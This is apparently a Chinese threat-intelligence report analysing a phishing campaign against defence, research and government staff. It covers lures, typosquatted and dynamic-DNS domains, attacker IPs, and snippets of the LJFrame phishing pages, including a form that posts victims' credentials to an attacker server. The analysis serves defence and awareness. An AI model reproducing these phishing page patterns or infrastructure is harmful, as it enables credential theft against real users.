

血茜草：永不停歇的华语情报搜集活动

原创 红雨滴团队 奇安信威胁情报中心 昨天

收录于话题

#APT 1 #血茜草 1 #毒云藤 1

概述

奇安信威胁情报中心红雨滴安全研究团队于2011年开始持续对华语来源的攻击活动进行追踪，并在近些年来发布了多篇关于APT组织毒云藤和蓝宝菇的分析报告。

但发布报告并不能制止该华语来源的攻击，反而变本加厉，在近些年来无休无止的进行网络情报窃取，试图大量搜集重点单位的资产，因此奇安信威胁情报中心仍在持续对这两个APT组织进行追踪。

如此前有所不同的是，如今该华语来源的攻击活动趋向渔网化，通过批量与定向投方相结合，采取**信息探测**的方式辅助下一步的定点攻击。该情报搜集活动被我们命名为“血茜草行动”(Operation Rubia cordifolia)，由于“血茜草”同“蒐”，而蒐一字经常用在繁体中文“蒐集情報”一词中，顾如此命名。目前我们将该系列攻击活动归属于著名的毒云藤组织。



由于语言环境的原因，华语类网络攻击通常极具诱惑性。血茜草活动中，攻击目标行业主要为军工、国防类军情行业、重点高等教育科研、政府机构等。

截至本报告编写完毕并发布为止(2020.10)，攻击仍在持续进行中。

行动特点

对于情报蒐集，方式是多种多样的，但是在血茜草活动中，华语APT组织毒云藤采取的手法却是最为不择手段的：网络钓鱼攻击活动。

从2018年至2020年，毒云藤组织利用大陆最常使用的社交软件，邮箱系统，以及政府机构网站，军工网站，高等院校网站等进行了大规模的仿制，目的便是获取到受害者尽可能多的个人信息，从而为打入内部提供便利。

血茜草行动特点：最终目的为情报收集

基于此，本篇大报告中提及的内容，将重点提及血茜草活动中涉及的攻击手段，**希望借此机会，提高读者的钓鱼攻击识别能力，防止被攻击者得逞。**

攻击流程

攻击分为三种类型：钓鱼网站钓鱼、诱饵引诱钓鱼和恶意附件式钓鱼攻击。

其中主要还是以邮件配合钓鱼网站进行攻击。

具体手法为，通过伪装成一个合适的身份，根据该身份进行符合攻击目标利益的话术编造，从而引诱受害者掉入陷阱。

根据我们观察，血茜草活动中伪装了多个具备鲜明特色的角色，如智库类目标、军民融合产业园、军事杂志、公务员类猎头公司等等。


伪装这些角色的意图很明显，就是为了针对一些在体制工作，需要赚取外快的人员，从而让这些人员能够被利益冲昏头脑从而掉入陷阱中。

下图为血茜草活动的其中几个场景，需要注意的是，由于该攻击活动异常活跃和频繁，且攻击事件可达数千起以上，因此仅将典型案例进行展示。



钓鱼邮件方面也具备一些特点，例如一些邮件正文具有复制粘贴的痕迹

例如下面的邮件正文，首行的称呼中存在字体大小区别，怀疑为攻击者自动复制粘贴，但未统一格式称谓，此外邮件正文也较为拗口。



而邮件下方的伪造附件栏处，会加载外部网站的图片资源进而使得诱饵更为真实

一些邮箱软件不会自动加载资源，会显示如下(Outlook显示图)。



有的攻击活动中还利用了白网站的URL跳转，来绕过黑域名检测。



针对性钓鱼

点击邮件里的域名跳转，进入钓鱼网站后，会发现试图让受害者输入账号密码从而下载附件。



在对数十个钓鱼网站的诱饵进行分析后，我们发现诱饵几乎均与军情，网络国防有关。

附件下载：



国发院XX中心2020上半年度工作总结和2020下半年度研究计划.docx

文件大小：33KB

到期时间：2020-7-30 09:20:02

剩余有效时间：55天 19小时 16分钟 21秒

[开始下载](#)

下载邮箱大师，即可免费享受：

1. 新邮件实时提醒，支持随时随地免费收发；
2. 支持手机超大附件转发无限制，方便又省流量；
3. 登录邮箱大师云附件免费升级到15G，还有更多好礼。
4. 邮箱大师其他各种福利机会。

[马上签到](#) [了解更多>>](#)注：如果此资源包含不符合国家法律的相关内容或信息，请[点击进行举报](#)▼[About NetEase](#) | [公司简介](#) | [联系方式](#) | [招聘信息](#) | [客户服务](#) | [相关法律](#) | [网络营销](#)

Copyright © 1997-2010 网易公司版权所有

Mail QQ邮箱·中转站文件[登录](#)

关于调整部分优抚对象等人员抚恤和生活补助标准的通知.pdf

2.31M 2019年12月30日 下午2:12 到期

[下载](#)[转存到我的中转站](#)

下载后的诱饵通常为很少见的文档，如国防会议，可见该组织对大陆的军情战略研究颇深。

- 动力-国防军用、军械融资 动力-国防和军队包装...
中国国防信息化建设委员会 赵海均热帖：+8...
- 一、基金概况
- 二、组织机构
- 三、基金亮点
- 四、中国国防信息化建设委员会 赵海均热帖：+8...
- 五、上岸之路
- 六、公众分析
- 数据统计
- 中国国防信息化建设委员会 赵海均热帖：+8...
- 二、武装装备信息化工程及军用核心军工电子...
三、射频识别/军用RFID/传感器组件和耗材等等。
- 四、北斗导航/惯性导航/通信模块与卫星仪表模块
- 五、安全金融/网络安全/信息安全部/云存储/大数...
- 六、军事信息化是怎样的军令军令/数字音视频...
- 七、军事信息化是怎样的军令军令/数字音视频...
- 八、无人机及智能航模/特战部队/无人机区域...
- 九、军用防爆服装/军工智能与军营智慧应用...
- 十、军用特种车辆/军用储能及军工配套材料包装...
- 九、广告项目
- 十一、观后感想
中国国防信息化建设委员会 赵海均热帖：+8...


The banner features a circular logo on the left with a five-pointed star and the text "CNTE 2020". To the right, the text reads "2020年11月2-4日" (November 2-4, 2020), "北京·中国国防科技工业展览中心" (Beijing China National Defense Science and Technology Industry Exhibition Center), and the main title "CNTE2020第九届中国国防信息化装备与技术博览会" (9th China Defense Information Equipment & Technology Exhibition). Below the main title, it says "Chinese Defense Information Equipment & Technology Exhibition 2020". The bottom part of the banner shows five small images of military equipment: tanks, ships, aircraft, missiles, and helicopters.

邀請函

The banner features the CIDEX logo at the top left. The main title '第十二届中国国际国防电子展览会' (CIDEX 2020) is prominently displayed in large, bold, white and yellow text. Below it, the subtitle 'CHINA INTERNATIONAL DEFENSE ELECTRONICS EXHIBITION' is shown in smaller white text. A blue horizontal bar contains the location '北京·中国国际展览中心(静安庄)' and the dates '2020年5月6日~8日'. The central slogan '军工电子链接 国防力量 自主创新 智胜强军未来' is written in large, bold, white and yellow text. To the right, there are four sections with blue headers: '为何参展' (Reasons for参展), '同期活动' (Parallel activities), '独家平台' (Exclusive platform), and '面向用户' (Facing users). Each section contains descriptive text in white. At the bottom right, the word '参 荐 范 围' is written in white.

甚至还有一些体制人员的简历作为诱饵。

简历



采访稿

“砥砺奋进七十载”寻访武汉分团实践团走访

2020年7月3日，北京科技大学“iron•与国同梦”实践队（即“砥砺奋进七十载”寻访武汉分团实践团）前往_____部，进行了以“钢铁行业对国家发展的影响”为主题的实践调研，此次调研收获颇丰。

该日上午，“iron•与国同梦”的队员们早早地准备完毕后，便动身前往_____总部。抵达目的地后，队员们首先拜访了“光谷之星”项目执行组_____了解我们的来意后，便直接带领我们这群大学生前往工地进行实地考察。在走访各个建筑楼层的过程中，我们有幸采访到了_____，面对大家提出的一系列问题，他对“_____和钢铁行业有何关系”、“现在钢铁行业形势如何”、“国家对钢铁行业有何政策”这三个问题进行了详细的解答。在采访中我们得知，_____作为重要国企，其发展是和钢铁行业息息相关的。随着钢铁产量的迅速增

00后大学生探访北漂人群.doc 2020/7/10 16:35 M
.学“砥砺奋进七十载”寻访武... 2020/7/10 16:36 M

与“台商”相关诱饵

您要下载的文件：
 建设与台商面临的机遇与挑战.docx
 文件大小：37.04B

[文件下载](#)

打开并来自发送者的文件夹

- 该文件包含很多字符，文件大小限制为20M
- 中国大陆文件（无附件）也需要填写文件可以读取
- 如果无法阅读文件，请将文件先保存到本地
- 上传的文件将自动在发送者所在位置和日期，如果设置

建设与台商面临的机遇与挑战



样



针对体制工作者的万能诱饵

**需求调查-20200721.rar**

3.37KB 2020年8月27日 下午3:41 到期

[下载](#)[转存到我的中转站](#)

2020下半年度各部门用人需求调查表

部门：

需求专业	工作岗位	人数			其他要求
		博士	硕士	本科	

部门负责人签字：

主管所领导签字：

人力资源处

2020年07月21日

血茜草活动中，还有一类钓鱼网站会持续挂在网络，并一直进行数据收集，邮件一般会进行批量群发。

首先，这类攻击，注册的域名就会与仿照网站非常相似。

例如网易公司英文名为netease

而攻击者注册的钓鱼域名为netesae.net，故意将域名中的字母互换顺序。



输入账号密码后会提出错误提示，并最后会跳转到正常的163网站。



诱骗钓鱼

诱骗钓鱼，一般指的是通过伪造身份的方式，欺骗受害者从而获取受害者的个人信息或财产的手段，多用于电信诈骗或黑产活动。

但实际上，该类型的攻击活动实际上已经被APT组织沿用多年，本质上与利用社会工程学进行信息收集无异。


但在血茜草活动中，该诱骗活动与钓鱼网站活动同时进行的情况，在业界并不多见。

我们根据诱饵的不同，整理出下面几种方式。

(一) 约稿型

通过著名期刊进行约稿一直都是境外情报部门的常用伎俩，但不同的是，血茜草活动主要目的是，**让受害者误以为对方是合法机构的前提下**，发送内部信息到攻击者处。

该攻击中，邮件会采取约稿的话术，并在附件写明要求，但附件并不携带恶意代码，打开后就会显示约稿需求以及稿酬，最后落款处会写明发稿件的邮箱地址。



(二) 招聘型

招聘，一直是APT组织常用的伎俩。而毒云藤组织在对大陆的招聘市场进行研究后，选出了一家很有针对性的猎头机构进行身份伪造，并对高端目标进行定向化攻击。

您好，我是 [猎头机构]，您的专业符合多家企业需求。我司需访问您的意向，并提供应聘信息给您。
企业提供中高端人才招聘服务，熟知中国企业的用人风格，尤其在为国内民营企业招聘方面有丰富经验。

通过分析发现，被诱骗攻击成功的受害者中，存在回复简历和内部资料的行为，并且攻击者对此也表示回应。因此这里需要提醒，切勿打开或回复来源不明的邮件。

需要注意的是，根据我们观察发现，血茜草活动与传统意义上的约稿，高薪兼职类型的间谍活动不太一致，此前曝光的间谍攻击是为了获取信用逐步刺探窃取机密信息，但是血茜草活动中，**其目的是为了收集信息，因此行动是“骗”，目的是“取”，这点需要进行区分。**

我省国安机关提醒，近几年来，台湾间谍机关通过假借咨询公司、知名媒体等名义广发邮件等方式，以“高薪兼职”、“咨询约稿”等吸引眼球，初步骗取境内人员信任后，逐步提出情报需求，从而刺探窃取我党、政、军、经济、社会、科技等各方面内部资料及动态信息，严重威胁国家安全。国家已颁布实施了《国家安全法》《反间谍法》，规定公民和组织应当履行维护国家安全的义务，包括：保守所知悉的国家秘密，及时报告危害国家安全活动的线索，为国家安全工作提供便利条件或协助等。公民应在心中树立起国家安全意识，携手守护国家安全。

(三) 通知服务型

该类型的钓鱼攻击也是近年来该组织最常使用的招式。针对一些科研机构，通常会在盗取的邮箱中，获取到内部的通知，并构造出一封一摸一样的通知进行重新下发。

请各位阅悉，按要求提交总结和计划吧。月底前经党委会审议通过一下，请办公室安排。

【重要通知】

尊敬的

三年综合评估工作和 2020 年研究工作，请各中心于 10 月 30 日前提交本中心研究总结，具体要

求如下：

1. 2020 年度工作总结主要包括内参供稿、会议、讲座、报告、媒体发文、地方调研、参加省部级以上党政会议、为地方政府讲课等情况（具体可按附件表格形式填报）；

2. 2020 年研究计划应结合研究院重点工作，聚焦主业，明确成果，主要包括重点研究选题和方向、拟上报内参、年度报告、重要研讨会、地方调研、国际合作等内容（具体可按附件要求填报）；

感谢各中心对研究院工作的大力支持！

物业公司致力于发展全业态管理，服务内容包括物业服务、物业项目前期咨询服务。物业项目交付后评估分析服务，以及会所经营、资产管理、专业设备设施维护保养服务、家政服务、社区健康管理（社区家庭健康管理、社区居家健康养老服务、健康产品与服务销售）、居家适老化改造服务、社区教育、社区智慧平台建设与运维等。

附件提供您 2020 最新全国房价调查，如需任何物业相关服务，请您与我联系。

资产特点

我们发现，在血茜草钓鱼活动中的域名资产，大部分从动态域名提供商处注册，其中注册的为这类动态域名的子域名，子域名会伪装成攻击目标站点。

serveusers.com
serveuser.com
ddns.info
servehttp.com
ddns.net
servepics.com
zapto.org
dynamic-dns.net
dsmtip.com
organiccrap.com
myvnc.com
carpox.com
dynssl.com
securitytactics.com
zyng.com

而这类钓鱼网站对应的服务器均为 Vultr vps。



在一起案例中，可以看出这系列活动存在**域名资产复用情况**。

这是一起使用XX电子展作为诱饵的钓鱼攻击。

钓鱼用域名为`downloaddrive.dynamic-dns.net`，而在该下载页面用加载的RAR压缩包图片使用的却是攻击者另一个站点`neteaseyhnujm.serveusers.com`的图片资源



相比较而言，其他钓鱼网站中，显示图片均使用对应钓鱼网站上的图片资源。

其中攻击者这个另一个站点为`neteaseyhnujm.serveusers.com`解析IP为
`139.180.202.208`，还解析到`neteasedqwert.serveuser.com`，两者均在2019年末被用于钓鱼攻击。

但截止报告编写日期为止已经无法访问网站，对于其为何会出现在如今的钓鱼网站上，我方怀疑该网站被嵌在攻击者的内部测试用钓鱼框架中，忘记篡改所致。

我们在分析过程中，发现在血茜草活动中，**攻击者使用了大量台湾地区IP进行活动**，这些台湾地区IP大多为动态IP(`*.dynamic-ip.hinet.net`)，归属于“中华电信HiNet網路服務”，该服务为台湾地区最大的互联网服务提供商。

其中大多为`114.44.*`网段。攻击活动中存在重合情况。

而我们在对血茜草活动中的攻击域名进行分析的过程中，有多个钓鱼域名都解析到了台湾地区的IP，其中我们发现钓鱼域名`cty-thongminhtq.zapto.org` 解析到了IP `114.44.6.144`。

钓鱼技术细节

钓鱼网站框架

血茜草活动中，钓鱼网站众多，每种框架也不一样，我们按照技术分为多种框架。

LJFrame

2018年，LJFrame钓鱼框架频繁出现在奇安信威胁情报中心的监测视野中，该钓鱼网站配合邮件进行攻击。

而在受害者输入自己的账号邮箱后，该钓鱼网站会将数据发送到攻击者服务器后，紧接着会跳转到网易合法的网盘。

通过分析网站的源代码，可以发现代码会将访问页面的时间和当前访问IP一同通过表单发送到服务器

```
<div id="info" id="ellum">请进行文件下载安全验证<br></div>
<form id="flogin" name="flogin" method="post" action="http://www.emailsevr.net/transfer.php?downloadlink=">


```

其中checkData1会去确认密码的复杂度，如果长度小于1大于20则显示密码不正确

```

function checkData() {
    var username = document.getElementById("username").value;
    if(!checkUsername(username)) {
        document.getElementById("eHint").innerHTML="请您输入正确的用户名<br />";
        document.getElementById("username").focus();
        return false;
    }
    if( document.getElementById("password").value.length<1 || document.getElementById("password").value.length>20 ) {
        document.getElementById("eHint").innerHTML="请您输入正确的密码<br />";
        document.getElementById("password").focus();
        return false;
    }
}

```

引诱的URL格式大致如下：

<http://www.emailsevr.net/?downloadlink=XXX&file=XXX&title=XXX>

其中Title的名字为下载的文件名，下面是其中一个攻击案例中，进行解码后的结果



在输入密码长度正确时，点击登陆后，会转向一个下载链接，可见，该链接实际上确实为163的邮箱地址，用于文件中转存储的地方。

The screenshot displays a network traffic capture tool. On the left, under 'Request', is a POST request to 'http://www.emailsevr.net'. The 'Headers' tab shows various parameters including 'Content-Type: application/x-www-form-urlencoded'. On the right, under 'Response', is an HTTP 302 Found response with the following headers:
 - Date: Tue, 16 Apr 2019 02:06:14 GMT
 - Server: Apache/2.4.29 (Ubuntu)
 - Location: http://fs.163.com/fs/display/?p=xx&file=xxx
 - Content-Length: 0
 - Connection: close
 - Content-Type: text/html; charset=UTF-8

上图演示时，文件已失效，因此后台会给他返回的一个失效链接。

如果存在则会弹出真正的网易网盘的下载地址。

<http://fs.163.com/fs/display/?p=xxx&file=xxx>

经过多维度数据关联，我们获取了几起攻击案例，其中一例如下(其他诱饵可见IOC):

● 您下载的文件不存在，可能已经过期

超大附件下载：



附件4 驻军随军家属中最低生活保障补助金名单统计表.xls

文件大小：16.00K

到期时间：2018-12-05 16:20:40

剩余有效时间：已过期

[开始下载](#)

下载邮箱大师，即可免费享受：

1. 新邮件实时提醒，支持随时随地免费收发；
2. 支持手机超大附件转送无限制，方便又省流量；
3. 登录邮箱大师云附件免费升级到15G，还有更多好礼。
4. 邮箱大师其他各种福利机会。

[马上领取](#) [了解更多>](#)注：如果此资源包含不符合国家法律的相关内容或信息，请[点击进行举报](#)。[About NetEase](#) | 公司简介 | 联系方法 | 招聘信息 | 客户服务 | 相关法律 | 网络营销

Copyright © 1997-2010 网易公司版权所有

LJFrame 2.0

从LJFrame 2.0开始，整体框架发生了很大的变化。

该框架的钓鱼网站主要以“QQ邮箱中转站文件” “网易云附件下载”

而从这个版本开始，中转站的文件也变成伪造形式



其中登陆框采用了内置frame的方法

格式如下：

<http://{攻击者域名或IP}/mail/file/163frame.html>



LJFrame 2.0中，页面代码注释均使用了繁体中文，例如“連結”“圖案”。

```

<!-- S 下载区域 -->


<div id="mainMask" class="error-mask"></div>
  <div id="bubblelayer" class="layer layer-default bubbleLayer-show" style="position: absolute; top: 50%; left: 50%; width: 305px; height: 300px; border: none; box-shadow: rgba(0, 0, 0, 0.3) 0 1px 5px; width: 305px; _width: 305px; height: 380px; _height: 380px;">
    <!-- input 連結 --> ←
    <iframe src="http://pgmailservers.serveuser.com/mail/file/input.html" frameborder="no" border="0" scrolling="no" 4px; border: none; box-shadow: rgba(0, 0, 0, 0.3) 0 1px 5px; width: 305px; _width: 305px; height: 380px; _height: 380px;"#document
      <html>
        <head>...</head>
        <body>
          <div class="m-confirm f-dn" id="confirm">...</div>
          <div class="g-bd" id="cnt-box-parent">
            <div id="loading" class="f-dn"></div>
            <div class="g-bd" id="cnt-box">
              <div class="m-header" id="auto-id-1557187695709">...</div> == 50
              <div class="m-cnt" id="auto-id-1557187695716">...</div>
            </div>
          </div>
        </body>
      </html>
    </iframe>
  </div>
  <!-- 文件图标 fileIconSet 更改圖案 -->
  <!-- 附件名称 可直接改名稱 -->
</div>
<!-- E 下載區域 -->
<!-- S 側欄開始 -->
<!-- E 側欄開始 -->
</div>
<!-- E 中部-->
<!-- S 底部 -->
<!-- E 底部 -->
<span style="display:none"></span>


```

输入账号密码后，网站会跳转到

<https://{}{}/documentmail.html>


The screenshot shows a download interface for a Microsoft Word document titled "军企人才招聘信息.doc". The file size is 695KB, and it expires on 2020-7-15 09:50:00. A large "开始下载" button is prominently displayed. To the right, there's promotional text for "下载邮箱大师，即可免费享受：" followed by four bullet points about email features. At the bottom, a note cautions against illegal content.

About NetEase | 公司简介 | 联系方法 | 招聘信息 | 客户服务 | 相关法律 | 网络营销
Copyright © 1997-2010 网易公司版权所有

而从2020年8月开始，由于一些安全厂商曝光了其攻击活动，其最新修改了另一种方式显示url目录

<http://XXXXX/mainX/>

其中main后面的数字可以更改，这样会使一些钓鱼资产挖掘方法失效，大大减少被反查出真实钓鱼网址的机会。



其中源代码还是均为繁体中文注释

```
/* head */
body id="page-163-com">


文件图标

原件名称

附件名称


```

LJFrame 3.0

LJFrame3.0实际上只对2.0版本进行了改进。具体而言，血茜草行动中为了防止被直接通过IP进行资产探测，其对域名的URL进行了识别，当直接访问域名或IP只会重定向到VULRT VPS的界面。



而只有在域名后面加上index.html，其才会正确跳转。



采取了加载内置Frame的手法

[http://{攻击者IP或域名}/qqframe.html](http://139.180.216.24/qqframe.html)

A screenshot of a verification page for a download. The URL in the address bar is "139.180.216.24/qqframe.html". The page title is "邮箱帐号安全验证" (Email Account Security Verification). It features two input fields: "QQ/微信/新浪/邮箱或手机号登录" (Login via QQ/WeChat/Sina/Email or Phone Number) and "密码" (Password). Below these is a checkbox for "下次自动验证" (Automatic verification next time) and a large blue "验证下载" (Verify Download) button. At the bottom, there are links for "忘了密码?" (Forgot Password?) and "意见反馈" (Feedback).

钓鱼框架中也加入了邮箱验证，可以看出只允许输入邮箱账号，充分证明了攻击者的目的很单纯。



输入账号后，钓鱼网站便会跳转到`http://{攻击者域名或IP}/login.php`

紧接着再会跳转到另一个站点，该站点专门防止了可下载诱饵文件的页面

跳转站点分为两种：

一、

`http://{攻击者域名或IP}/ftnExs_downloadk={313437373b+长字符串}.html`

长字符串样：

`534902565352545104541c040205034c550052554b080c04538.html`


根据观察该跳转站点同样会运用到LJFrame 2.0框架中，这也证明了两个框架对应的服务器正在逐步更迭换代。

二、

`http://{攻击者IP或域名}/docmail.html`



根据分析发现，有的文件在该网站并未存储，会导致下载失败



由此可见，LJFrame 2.0 3.0都具备这个问题，根据推测我们认为这是攻击者节省诱饵构造成本，也可能是没有来得及进行部署。

除此之外，与2.0框架不同的是，3.0框架将注释内容全用简体中文标注，但是仍然有暴露是使用繁体中文习惯的拼写。

例如“链接”拼写成“连结”

但实际上，“下载連結”会在繁体使用地区被使用，包括2.0框架中也是如此标注。



而在2020年疫情爆发期间，攻击者就曾“蹭医疗热点”进行钓鱼，可以看见网页的注释仍然为“下载連結”

“《南部杜氏中医》献方”诱饵一览



《南部杜氏中医》

